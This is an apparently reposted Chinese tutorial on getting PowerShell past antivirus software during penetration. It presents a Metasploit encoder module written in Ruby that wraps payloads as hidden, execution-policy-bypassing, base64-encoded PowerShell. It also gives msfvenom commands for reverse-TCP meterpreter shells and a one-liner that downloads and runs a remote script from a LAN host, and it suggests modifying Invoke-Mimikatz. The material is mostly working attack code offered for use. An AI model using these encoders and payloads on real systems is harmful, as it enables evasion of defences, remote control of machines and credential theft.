
关于Powershell对抗安全软件(转)
Windows PowerShell的强大,并且内置,在渗透过程中,也让渗透变得更加有趣。而安全软件的对抗查杀也逐渐开始针对powershell的一切行为。
在https://technet.microsoft.com,看到文档如下:
Here is a listing of the available startup parameters: -Command Specifies the command text to execute as though it were typed at the PowerShell command prompt. -EncodedCommand Specifies the base64-encoded command text to execute. -ExecutionPolicy Sets the default execution policy for the console session. -File Sets the name of a script fi le to execute. -InputFormat Sets the format for data sent to PowerShell as either text string or serialized XML. The default format is XML. Valid values are text and XML. -NoExit Does not exit after running startup commands. This parameter is useful when you run PowerShell commands or scripts via the command prompt (cmd.exe). -NoLogo Starts the PowerShell console without displaying the copyright banner. -Noninteractive Starts the PowerShell console in non-interactive mode. In this mode, PowerShell does not present an interactive prompt to the user. -NoProfile Tells the PowerShell console not to load the current user’s profile. -OutputFormat Sets the format for output as either text string or serialized XML. The default format is text. Valid values are text and XML. -PSConsoleFile Loads the specified Windows PowerShell console file. Console files end with the .psc1 extension and can be used to ensure that specific snap-in extensions are loaded and available. You can create a console file using Export-Console in Windows PowerShell. -Sta Starts PowerShell in single-threaded mode. -Version Sets the version of Windows PowerShell to use for compatibility, such as 1.0. -WindowStyle Sets the window style as Normal, Minimized, Maximized, or Hidden. The default is Normal. 针对它的特性,本地测试:Add-Type -AssemblyName PresentationFramework;[System.Windows.MessageBox]::Show('Micropoor')




(1)目标机出网
(2)目标机不出网
并且根据需求,无缝连接Metasploit。
根据微软文档,可以找到可能对以上有帮助的属性,分别为:
WindowStyle
NoExit
EncodedCommand
exec
自动化实现如下:
#       copy base64.rb to metasploit-framework/embedded/framework/modules/encoders/powershell.If powershell is empty,mkdir powershell.

#       E.g

#       msf encoder(powershell/base64) > use exploit/multi/handler

#       msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp

#       payload => windows/x64/meterpreter/reverse_tcp

#       msf exploit(multi/handler) > exploit

#       msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=xx.xx.xx.xx LPORT=xx -f psh-reflection --arch x64 --platform windows | msfvenom -e powershell/base64 --arch x64 --platform windows.

#       [*] Started reverse TCP handler on xx.1xx.xx.xx:xx

class MetasploitModule < Msf::Encoder

  Rank = NormalRanking

  def initialize

    super(

      'Name'             => 'Powershell Base64 Encoder',

      'Description'      => %q{

        msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=xx.xx.xx.xx LPORT=xx -f psh-reflection --arch x64 --platform windows | msfvenom -e powershell/base64 --arch x64 --platform windows.

      },

      'Author'           => 'Micropoor',

      'Arch'             => ARCH_CMD,

      'Platform'         => 'win')

    register_options([

      OptBool.new('payload', [ false, 'Use payload ', false ]),

      OptBool.new('x64', [ false, 'Use syswow64 powershell', false ])

    ])

  end

  def encode_block(state, buf)

    base64 = Rex::Text.encode_base64(Rex::Text.to_unicode(buf))

    cmd = ''

    if datastore['x64']

      cmd += 'c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe '

    else

      cmd += 'powershell.exe '

    end

    if datastore['payload']

      cmd += '-windowstyle hidden -exec bypass -NoExit '

    end

    cmd += "-EncodedCommand #{base64}"

  end

end

# if use caidao

# execute echo powershell -windowstyle hidden -exec bypass -c \""IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.117/xxx.ps1');\"" |msfvenom -e x64/xor4 --arch x64 --platform windows

# xxx.ps1 is msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=xx.xx.xx.xx LPORT=xx -f psh-reflection --arch x64 --platform windows | msfvenom -e powershell/base64 --arch x64 --platform windows.
拷贝 powershell_base64.rb 文件到 /usr/share/metasploit-framework/embedded/framework/modules/encoders/powershell 目录下 如果powershell is 空,请新建powershell目录
参数 payload 选择是否使用Metasploit payload,来去掉powershell的关键字。
例1(目标出网,下载执行):
echo powershell -windowstyle hidden -exec bypass -c \""IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.117/micropoor.ps1');\"" |msfvenom -e powershell/base64 --arch x64 --platform windows

把例1的down内容更改为例2,并且去掉payload参数。来减小payload大小。
更改Invoke-Mimikatz.ps1等。
from:
https://technet.microsoft.com/en-us/library/ff629472.aspx
关于Powershell对抗安全软件(转)的更多相关文章
- Chocolatey 简介(软件自动化管理工具)
一.Chocolatey 管理Windows软件的明智方法 1.建立在技术的无人值守安装和PowerShell.建立在技术的无人值守安装和PowerShell. 2.轻松管理Windows软件的所有方 ...
- 第三章 传奇的开始--Delphi(附读书笔记)
第三章 传奇的开始--Delphi "是惊世之作的Delphi让Borland重新站了起来,没有当初的Delphi,就没有今日的Borland!" "是Turbo Pas ...
- Nmap绕过防火墙&脚本的使用
Nmap是用于端口扫描,服务检测,甚至是漏洞扫描等多种功能的强大工具.Nmap从入门到高级覆盖了许多基础的概念和命令,在这篇文章的第二部分,我将提及Nmap一些高级的技术. 防火墙和入侵检测系统(ID ...
- windows 下搭建 git 服务器 gogs
本文基于 windows7 64位 搭建 gogs gogs 官方文档地址:https://gogs.io/docs软件下载地址:https://dl.gogs.io/ 环境要求 数据库(选择以下一项 ...
- 黑暗幽灵(DCM)木马详细分析
黑暗幽灵(DCM)木马详细分析 0x00 背景 只要插上网线或连上WIFI,无需任何操作,不一会儿电脑就被木马感染了,这可能吗?近期,腾讯反病毒实验室拦截到一个“黑暗幽灵”木马的新变种,该木马功能强大 ...
- Veeam对于新病毒防御的建议
Veeam对于新病毒防御的建议 前言 勒索软件GandCrab 上周末,在我们大家晒娃和欢度六一的时候.勒索软件分发平台 GandCrab 宣布将在一个月内关闭其RaaS(勒索软件即服务)业务平台.据 ...
- Telegraf和Grafana监控多平台上的SQL Server
问题 SQL Server在很多企业中部署在多个平台上(Windows,Linux和Container),需要一种能支持多平台的解决方案用于收集和展示相关的监控指标. 我选择企业中比较流行的监控展示工 ...
- 2018-2019-2 20165330《网络对抗技术》Exp10 Final 基于PowerShell的渗透实践
目录 实验内容 实验步骤 实验中遇到的问题 实验总结与体会 实验内容 PoweShell简介 PowerShell入门学习 PowerShell渗透工具介绍 相关渗透实践分析 ms15-034之Pow ...
- windows 2008 服务器优化:停powershell,卸载不相干软件,开启防火墙
windows 2008 作为 全录 的服务器,经常cpu达到100%,查看是powershell.exe占cpu有98%.影响 全录 软件进行电话录音.所以想禁止powershell.exe程序启动 ...
随机推荐
- 别再犯低级错误,带你了解更新缓存的四种Desigh Pattern
在我们使用分布式缓存Redis或者Memcached编写更新缓存数据代码时,我们总是会犯一个逻辑错误.先删除缓存,然后再更新数据库,而后续的操作会把数据再装载的缓存中.试想,两个并发操作,一个是更新操 ...
- nodejs 中jead模板改为ejs
var app = express(); // view engine setup app.set('views', path.join(__dirname, 'views')); app.set(' ...
- 从汉诺塔游戏理解python递归函数
汉诺塔游戏规则: 有三根相邻的柱子,标号为A,B,C,A柱子上从下到上按金字塔状叠放着n个不同大小的圆盘,现在把所有盘子一个一个移动到柱子B上,并且每次移动同一根柱子上都不能出现大盘子在小盘子上方 图 ...
- 解决 vuex mapGetters 语法报错 (Unexpected token )
在使用vuex2的mapGetters 和 mapActions 的方法时,借助 stage2 的 Object Rest Operator 特性,可以写出下面代码: computed: { ... ...
- Final发布中间产物
目录 ❶版本控制 ❷软件功能说明书 ❸WBS ❹PSP 一.版本控制 ①Git地址:https://git.coding.net/tianjiping/Android-tianjiping.git ② ...
- 第二阶段Sprint2
昨天:讨论冲刺阶段,目标,任务认领 今天:查看资料,开始视频录制部分的代码实现 遇到的问题:不能暂停后继续录制,只能直接结束
- Task 6.1 校友聊之NABCD模型分析
我们团队开发的一款软件是“校友聊”--一个在局域网内免流量进行文字.语音.视频聊天的软件.下面将对此进行NABCD的模型分析. N(Need需求):现如今,随着网络的迅速普及,手机和电脑已经成为每个大 ...
- 第一次spring冲刺第7天
讨论成员:王俊凯.王逸辉.罗凯杰.马志磊 讨论问题:进行UI设计的详细讨论,虽然结果各有争议,但最终确定了较为简单的布局页面,并且开始收集精美页面的案例 冲刺尚未结束,同志还需努力,致力于最后.
- 单调队列(数列中长度不超过k的子序列和的最值)
★实验任务 小 F 很爱打怪,今天因为系统 bug,他提前得知了 n 只怪的出现顺序以及击 倒每只怪得到的成就值 ai.设第一只怪出现的时间为第 1 秒,这个游戏每过 1 秒 钟出现一只新怪且没被击倒 ...
- systemct管理服务命令
systemctl管理服务的启动,重启,停止,重载,查看状态的命令 Systcinit命令(红帽RHEL6系统) Systemctl命令(红帽RHEL7系统) 作用 service foo star ...